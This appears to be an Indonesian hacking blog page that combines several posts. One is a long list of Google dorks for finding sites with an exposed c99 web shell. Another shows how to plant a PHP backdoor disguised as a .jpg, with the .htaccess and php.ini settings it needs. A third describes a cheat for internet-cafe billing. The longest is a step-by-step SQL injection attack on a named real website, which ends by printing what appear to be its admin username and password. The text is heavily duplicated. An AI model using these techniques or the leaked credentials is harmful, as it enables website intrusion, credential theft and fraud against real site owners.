Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
!c99shell v. 1+Safe-mode: OFF (not secure)
"C99Shell v. 1.0 pre-release build "
intitle:c99shell +filetype:php
intitle:C99Shell v. 1.0 pre-release +uname
"Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
intitle:!C99Shell v. 1.0 pre-release build #16! root
intitle:c99shell intext:uname
allintext:C99Shell v. 1.0 pre-release build #12
c99shell v. 1.0 pre-release build #16
--[ c99shell v. 1.0 pre-release build #15 | Powered by ]--
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
"c99shell v 1.0"
ftp apache inurl:c99.php
c99shell+v.+1.0 16
C99Shell v. 1.0 pre-release build #16 download
intitle:c99shell "Software: Apache"
allintext: Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove
powered by Captain Crunch Security Team
powered by Captain Crunch Security Team
!C99Shell v. 1.0 pre-release build #5!
c99shell v. 1.0 release security
c99shell v. 1.0 pre-release build
c99shell [file on secure ok ]?
C99Shell v. 1.3
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
powered by Captain Crunch Security Team
C99Shell v. 1.0 pre-release build #16
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
inurl:c99.php
"C99Shell v. 1.0 pre"
=C99Shell v. 1.0 pre-release
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
c99shell v. pre-release build
powered by Captain Crunch Security Team
!C99Shell v. 1.0 pre-release build #5!
intitle:"c99shell" filetype:php root
intitle:"c99shell" Linux infong 2.4
C99Shell v. 1.0 beta !
C99Shell v. 1.0 pre-release build #
allintext:C99Shell v. 1.0 pre-release build #12
"C99Shell v. 1.0 pre"
powered by Captain Crunch Security Team
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
intitle:C99Shell pre-release
powered by Captain Crunch Security Team
C99Shell v. 1.0 pre-release build #16!
C99Shell v. 1.0 pre-release build #16 administrator
intitle:c99shell filetype:php
C99Shell v. 1.0 pre-release build #12
c99shell v.1.0
"c99shell v. 1.0 pre-release build"
inurl:"c99.php" filetype:php
"c99shell v. 1.0 "
ok c99.php
Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout
c99shell v. 1.0 pre-release build #16 |
!C99Shell v. 1.0 pre-release build #5!
Nah copykan salah satu google dork diatas dan pastekan ke search engine, pilih salah satu situs yang url'nya berakhiran c99.php , nah kalau sudah ketemu dengan situs tersebut kalian udah bebas mau ngapain tuh situs, . Selamat mencoba ea ^_^
Cara Upload Shell Ber extensi .jpg/swf/mp3/txt
Assalamualaikum
Sedikit cara dari saya, cara upload shell jpg .
Guna shell jpg adalah meminimalisir
•terhapusnya shell
•ketahuan defacer lain
Oke, simak baik-baik ya :)
1.Siapin backdoornya
2.Buat directory baru
3.Upload .htaccess, shell.jpg dan php.ini
4.Chmod shell.jpg menjadi 0755
Langkah 1, Siapin backdoor/shell nya :) (shell yang sudah di rename menjadi .jpg)
2.Copy code .htaccess berikut ini ke notepad lalu save ,
filename : .htaccess
type : All files
Code :
Sedikit cara dari saya, cara upload shell jpg .
Guna shell jpg adalah meminimalisir
•terhapusnya shell
•ketahuan defacer lain
Oke, simak baik-baik ya :)
1.Siapin backdoornya
2.Buat directory baru
3.Upload .htaccess, shell.jpg dan php.ini
4.Chmod shell.jpg menjadi 0755
Langkah 1, Siapin backdoor/shell nya :) (shell yang sudah di rename menjadi .jpg)
2.Copy code .htaccess berikut ini ke notepad lalu save ,
filename : .htaccess
type : All files
Code :
Options FollowSymLinks MultiViews Indexes ExecCGI


AddType application/x-httpd-cgi .jpg

AddHandler cgi-script .jpg

AddHandler cgi-script .jpg
3.Copy code php.ini berikut ini ke notepad lalu save,
filename : php.ini
type : All files
Code :
safe_mode = off

disable_functions = NONE
Langkah 4. buat direktory baru dengan cara make nama direktory agar
.htaccess yang asli tidak terganti dengan .htaccess yang nntinya akan
kita upload. Misal nama directorynya d3ViLfac3ganteng
Langkah 5. Upload Backdoor/shell tadi dengan .htaccess dan php.ini ,dalam directory yang tadi di buat
Langkah 6. Chmod permissions file nya jadi 0755 ( -rwxr-xr-x )
Note:kalau mau upload shell .txt ubah .jpg jadi .txt and gut luk
Cara Hacking Billing Warnet Supaya Gratis
hack billing warnet supaya gratis
Software yang satu ini namanya Billhack yaitu sebuah software yang berfungsi untuk hack billing warnet. Cara kerjanya jika kamu main internet di sebuah warnet pasti ada billing kan?? Trus kita main di net itu udah lama udah 2 jam lebih dan harganya pun pasti lumayan mahal..tapi dengan software Billhack ini, kamu bisa mengubah waktunya kembali menjadi seperti pertama alias kembali ke harganya ke nol.

Langkah-langkahnya sbb :
Langkah 1 :
silahkan :
download aplikasinya Here
Langkah 2 :
jalankan aplikasi nya dan akan muncul spt gbr di bwh ini, kemudian pilih single client.
kemudian pilih single client.
Langkah 3 :
buka run di start dan ketikan cmd.
setelah muncul ketikan net view maka akan terlihat komputer mana saja yang conect dengan komputer kita, dan cari nama komputer servernya biasanya pake nama SERVER, ADMIN ketikan ping server tersebut contoh ping SERVER maka akan terlihat ip servernya.
setelah ketemu ip servernya masukan ip servernya di server ip/name seperti gambar diatas.
setelah itu masukan pc numbernya dengan no pc komputer di net kamu.
dan isi billing username dengan nama di billing kamu.
Langkah terakhir, Klik ' Hack Now '
nah selamat mencoba deh....
Software yang satu ini namanya Billhack yaitu sebuah software yang berfungsi untuk hack billing warnet. Cara kerjanya jika kamu main internet di sebuah warnet pasti ada billing kan?? Trus kita main di net itu udah lama udah 2 jam lebih dan harganya pun pasti lumayan mahal..tapi dengan software Billhack ini, kamu bisa mengubah waktunya kembali menjadi seperti pertama alias kembali ke harganya ke nol.
Langkah-langkahnya sbb :
Langkah 1 :
silahkan :
download aplikasinya Here
Langkah 2 :
jalankan aplikasi nya dan akan muncul spt gbr di bwh ini, kemudian pilih single client.
kemudian pilih single client.
Langkah 3 :
buka run di start dan ketikan cmd.
setelah muncul ketikan net view maka akan terlihat komputer mana saja yang conect dengan komputer kita, dan cari nama komputer servernya biasanya pake nama SERVER, ADMIN ketikan ping server tersebut contoh ping SERVER maka akan terlihat ip servernya.
setelah ketemu ip servernya masukan ip servernya di server ip/name seperti gambar diatas.
setelah itu masukan pc numbernya dengan no pc komputer di net kamu.
dan isi billing username dengan nama di billing kamu.
Langkah terakhir, Klik ' Hack Now '
nah selamat mencoba deh....
Manual Simple SQL Injection Menggunakan Mode Source code
Sebelum masuk ke tutornya saya tegaskan, ini adalah hasil pemikiran
sendiri. Jika ada kemiripan secara kebetulan mohon dimaklumi. Salah satu
mbah saya bilang,"Tutorial itu berasal dari 10% reference dan 90%
experience". Dalam hal ini, perkataan tersebut benar-benar saya
terapkan.
So let's do it.
Saya tidak akan menjelaskan apa itu SQL Injection, bagaimana cara kerjanya dan kenapa bisa terjadi, karena mungkin akan makan tempat .
Saya akan menjelaskan cara bagaimana melakukannya (Karena ada beberapa
jenis SQL injection, maka saya akan menjelaskan yang Simple SQL
Injection )
===============================
Intro
Tahukah om-om, kalo kita liat beberapa web menyediakan konten flash dan javascript yang secara teknis akan memberatkan koneksi atau bahkan memakan bandwith kita. Rugi sekali jika kita menghabiskan waktu dan bandwith untuk mengeksploitasi sesuatu yang belum jelas hasilnya.
Nah, disinilah mengapa kita menggunakan mode Source Code. Dalam mode ini, webbrowser tidak akan me-load konten yang disajikan oleh web, melainkan akan me-load script-script yang ada. Lebih cepat, praktis walaupun agak ruwet dan mbulet :v
Perlu diketahui, bahwa SAYA SANGAT MEREKOMENDASIKAN OM UNTUK PAKE GOOGLE CHROME. Selain itu browser favorit saya, sangatlah mudah untuk masuk mode source code.
Untuk masuk ke mode source code pada Google Chrome, tambahkan "view-source:" sebelum alamat web.


Code:


So let's do it.
Saya tidak akan menjelaskan apa itu SQL Injection, bagaimana cara kerjanya dan kenapa bisa terjadi, karena mungkin akan makan tempat
.
Saya akan menjelaskan cara bagaimana melakukannya (Karena ada beberapa
jenis SQL injection, maka saya akan menjelaskan yang Simple SQL
Injection )===============================
Intro
Tahukah om-om, kalo kita liat beberapa web menyediakan konten flash dan javascript yang secara teknis akan memberatkan koneksi atau bahkan memakan bandwith kita. Rugi sekali jika kita menghabiskan waktu dan bandwith
untuk mengeksploitasi sesuatu yang belum jelas hasilnya.Nah, disinilah mengapa kita menggunakan mode Source Code. Dalam mode ini, webbrowser tidak akan me-load konten yang disajikan oleh web, melainkan akan me-load script-script yang ada. Lebih cepat, praktis walaupun agak ruwet dan mbulet :v
Perlu diketahui, bahwa SAYA SANGAT MEREKOMENDASIKAN OM UNTUK PAKE GOOGLE CHROME. Selain itu browser favorit saya, sangatlah mudah untuk masuk mode source code.
Untuk masuk ke mode source code pada Google Chrome, tambahkan "view-source:" sebelum alamat web.
Mode source code :

===============================
Cari target dulu
Om-om kan mungkin tau, kalo kita mau attacking, yah harus ada web target. Ingat!! harus yang punya celah/vulnerability (Saya nggak mau sampean "ngasal" nyari target. Bisa-bisa sampean jadikan facebook.com sebagai target. Mbok yah sampek komputernya sampean mbledos yah nggak bakalan ketemu).
Nah, disinilah fungsi google. Kita akan menggunakan google dan dorknya untuk memfilter vulnerability target berdasarkan dork yang dimasukkan. Beberapa orang bahkan sudah menggunakan software dorker. Untuk dork dapat dilihat Here
Cari target dulu
Om-om kan mungkin tau, kalo kita mau attacking, yah harus ada web target. Ingat!! harus yang punya celah/vulnerability (Saya nggak mau sampean "ngasal" nyari target. Bisa-bisa sampean jadikan facebook.com sebagai target. Mbok yah sampek komputernya sampean mbledos yah nggak bakalan ketemu).
Nah, disinilah fungsi google. Kita akan menggunakan google dan dorknya untuk memfilter vulnerability target berdasarkan dork yang dimasukkan. Beberapa orang bahkan sudah menggunakan software dorker. Untuk dork dapat dilihat Here
Dalam hal ini, saya akan menggunakan live demo :
http://www.hanhdance.com/gallery.php?id=269
Jangan lupa tambahkan ' (single quote) untuk mengetahui apakah web mempunyai celah.
Jadi alamat di address bar browser jadi kayak gini
http://www.hanhdance.com/gallery.php?id=269
Jangan lupa tambahkan ' (single quote) untuk mengetahui apakah web mempunyai celah.
Jadi alamat di address bar browser jadi kayak gini
Code :
view-source:www.hanhdance.com/gallery.php?id=269'
Om-om akan melihat sekumpulan tulisan mbulet. Untuk menemukan errornya, tekan ctrl+f dan ketik beberapa pesan error berikut :
Code:
VBScript runtime  error

mysql_num_rows()

mysql_fetch_array()

404 Error Message

Error Occurred While Processing Request

Server Error in '/' Application

Microsoft OLE DB Provider for ODBC Drivers error

error in your SQL syntax

ODBC error

You have an error in your SQL syntax

Warning: mysql_connect()

Warning: mysql_select_db()

Warning: mysql_numrows()

Warning: mysql_query()

mysql_connect()
Jika ditemukan, maka web mempunyai celah 
===============================
Mencari jumlah kolom
Untuk mencari jumlah kolom, hilangkan tanda ' dan tambahkan beberapa perintah :
Mencari jumlah kolom
Untuk mencari jumlah kolom, hilangkan tanda ' dan tambahkan beberapa perintah :
order by (perkiraan jumlah kolom)--jadi alamatnya jadi : view-source:www.hanhdance.com/gallery.php?id=269 order by 1000-- 
maksud dari angka 1000 itu adalah untuk mengetahui pesan eror apa yang akan muncul.
Jika om melihat eror seperti itu, maka akan lebih mudah menemukan eror nya nanti, ketika kita mencari jumlah kolomnya.
Well, sekarang kita kasih jumlah kolomnya dengan 10. Jadi alamatnya menjadi :
Well, sekarang kita kasih jumlah kolomnya dengan 10. Jadi alamatnya menjadi :
Code :
[code]view-source:www.hanhdance.com/gallery.php?id=269 order by 10--
Terjadi Eror

jika terjadi eror seperti itu, berarti jumlah kolom terlalu besar. Kita kurangi jumlah kolom menjadi setengahnya (5).
aka alamatnya menjadi :
Code :
[code]view-source:www.hanhdance.com/gallery.php?id=269 order by 5--
Itu berarti, dalam nilai 5 ada kolom. Untuk memastikan kita harus tetap
mencarinya. Jadi tambahkan jumlah kolom dengan 3 (setengah dari 5). Jadi
jumlah kolom menjadi 8.
Code :
[code]view-source:www.hanhdance.com/gallery.php?id=269 order by 8--
Tidak terjadi eror.

Tambah jumlah kolom dengan 1. Jadi jumlah kolom menjadi 9. Jadi alamatnya menjadi :
Code :
[code]view-source:www.hanhdance.com/gallery.php?id=269 order by 9--
terjadi eror:

Itu berarti, websitenya mempunyai 8 kolom.
===============================
Mencari vulnerability column

Sebenarnya untuk mengetahui vulnerability column, kita harus mengetaui keyword yang dipakai. Sangatlah sulit mencari keyword tersebut. Pada bagian ini, saya nggak bisa menjelaskan secara pasti, gimana cara mengetahui. Namun jangan sedih dahulu, satu-satunya jalan adalah dengan me-load web dengan mode grafik. Hilangkan "view-source" dan hapus value of parameter (angka setelah parameter), kemudian tambahkan "null union select (jumlah kolom ditulis berurutan)--" :
===============================
Mencari vulnerability column
Sebenarnya untuk mengetahui vulnerability column, kita harus mengetaui keyword yang dipakai. Sangatlah sulit mencari keyword tersebut. Pada bagian ini, saya nggak bisa menjelaskan secara pasti, gimana cara mengetahui. Namun jangan sedih dahulu, satu-satunya jalan adalah dengan me-load web dengan mode grafik. Hilangkan "view-source" dan hapus value of parameter (angka setelah parameter), kemudian tambahkan "null union select (jumlah kolom ditulis berurutan)--" :
Code :
http://www.hanhdance.com/gallery.php?id=null union select 1,2,3,4,5,6,7,8-- 
Pada lingkaran biru, ada angka yang muncul. Itulah vulnerability column.
Jika om menemukan banyak angka, pastikan vulnerability columnnya ada
pada angka yang teratas sendiri.
Klik kanan pada angka tersebut, dan klik "inspect element".
Klik kanan pada angka tersebut, dan klik "inspect element".
om akan liat “content_gallery”. Catat tulisan tersebut (Sebagi penanda).
Tulisan tersebut akan menjadi acuan untuk mencari kolom atau tabel
nantinya.
===============================
Mengetahui versi SQL
Untuk mengetahui versi dari SQL nya, gantikan vulnerability column nya dengan "(@@version)".
Om akan melihat kode yang mbulet lagi kan :v. Itulah gunanya penanda yang tadi om catet. Tekan ctrl+f dan ketik penandanya. Om akan menemukan versinya setelah simbol ">".
===============================
Mengetahui versi SQL
Untuk mengetahui versi dari SQL nya, gantikan vulnerability column nya dengan "(@@version)".
Om akan melihat kode yang mbulet lagi kan :v. Itulah gunanya penanda yang tadi om catet. Tekan ctrl+f dan ketik penandanya. Om akan menemukan versinya setelah simbol ">".

===============================
Let's Start
===============================
1. Kita harus mengetahui daftar tabelnya
Tambahkan "group_concat(table_name,0x0a)" pada vulnerability column dan “from information_schema.tables where table_schema=database()” sebelum tanda "--". Jadi alamatnya menjadi:
Let's Start
===============================
1. Kita harus mengetahui daftar tabelnya
Tambahkan "group_concat(table_name,0x0a)" pada vulnerability column dan “from information_schema.tables where table_schema=database()” sebelum tanda "--". Jadi alamatnya menjadi:
Code :
view-source:www.hanhdance.com/gallery.php?id=null union select
1,2,3, group_concat(table_name,0x0a),5,6,7,8 from
information_schema.tables where table_schema=database()--
Akan muncul berbagai nama tabel. Kita main ilmu kira-kira aja. Nah, kira-kira personal access tuh disimpen di “admin_user”
Code :
2.melihat kolomnya
Rubah “table_name” menjadi “column_name”, “information_schema.tables”
menjadi “information_schema.columns” dan “table_schema” menjadi
“table_name”. Ganti "database()--" menjadi "0x(nama tabel dalam bentuk
hex)".Klik DISINI untuk mengetahui nama tabel dalam bentuk hex.
Alamatnya akan menjadi:
view-source:www.hanhdance.com/gallery.php?id=null union select
1,2,3, group_concat(column_name,0x0a),5,6,7,8 from
information_schema.columns where table_name=0x61646d696e5f7573657273
kamu akan melihat:

3. Horeee.... Ketemu
Heheee... akhirnya sampai juga pada tahap akhir. Pada tahap ini, kita akan menemukan username dan password. Ketika om tidak menemukannya, harap sabar dan cari aja di tabel yang lain.
Om akan melihat "admin_users_id,username,fname,lname,email,password”. Yang kita butuhkan hanya username dan password untuk masuk web tersebut. Yang lain dapat diabaikan.
Rubah “column_name” menjadi “(nama kolom yang menyimpan username),0x7c,(nama kolom yang menyimpan password),0x0a”. Hapus semua perintah yang ada diakhir nilai dari jumlah kolom, lalu tambahkan “from (name of table)--“
Catatan:
0x7c adalah kode dalam hex untuk pembatas antara username dan password. Jadi alamatnya akan menjadi:
Heheee... akhirnya sampai juga pada tahap akhir. Pada tahap ini, kita akan menemukan username dan password. Ketika om tidak menemukannya, harap sabar dan cari aja di tabel yang lain.
Om akan melihat "admin_users_id,username,fname,lname,email,password”. Yang kita butuhkan hanya username dan password untuk masuk web tersebut. Yang lain dapat diabaikan.
Rubah “column_name” menjadi “(nama kolom yang menyimpan username),0x7c,(nama kolom yang menyimpan password),0x0a”. Hapus semua perintah yang ada diakhir nilai dari jumlah kolom, lalu tambahkan “from (name of table)--“
Catatan:
0x7c adalah kode dalam hex untuk pembatas antara username dan password. Jadi alamatnya akan menjadi:
Code :
view-source:www.hanhdance.com/gallery.php?id=null union select 1,2,3, group_concat(column_name),5,6,7,8 from admin_users-- 
User : hanh7d4nc3
Password : n0t0r13t
Password : n0t0r13t
udah ketemu silahkan enjoy !!
Langganan:
Postingan (Atom)
Entri Populer
-
Ikut Langkah Berikut : Sebelum syarat utama ente harus sabar,relek, dan jangan emosi apapun akibatnya Syarat Utama Browser harus pakai Fi...
-
 Jadi, Broe memiliki "memperoleh" database dari beberapa macam, dan Broe ingin mengambil password dari itu. Dalam tutorial ini, ki...
-
1 ) MENEMUKAN TARGET DAN MENDAPATKAN ADMIN PASSWORD Pertama kita harus menemukan website target kami untuk melakukan itu Anda dap...
-
 Kali ini kita akan bahas teknik hacking lagi, Backdoor yang saya gunakan yaitu c99.php. Oh iya biar saya jelaskan dulu ea apa itu backdoor ...
-
# MIPS Little Endian Reverse Shell ASM File and Assembled Shellcode # Written by Jacob Holcomb, Security Analyst @ Independent Security E...
-
 Assalamuallaikum kawan :) Sebenarnya saya sih tidak ada rencana mau buat artikel ini, tetapi gara-gara saya lihat trik ini maah diperjual ...
-
 Salah satu tujuan seseorang untuk mengganti Mac Address adalah karena berbuat usil pada jaringan komputer kampus atau kantor seperti Suka ...
-
Sebenarnya saya tidak bergitu tertarik membahas tema yang satu ini. Karena cenderung bersifat merusak. Jadinya, saya tidak akan berpanjang ...
-
Hei teman . Hari ini saya memberitahu Anda bagaimana untuk membuat website phishing , cara menaruhnya online dan bagaimana untuk me...
-
 Belum Fix sepenuhnya, lumayan buat bahan begadang Bouss. Sedott saja By : JHT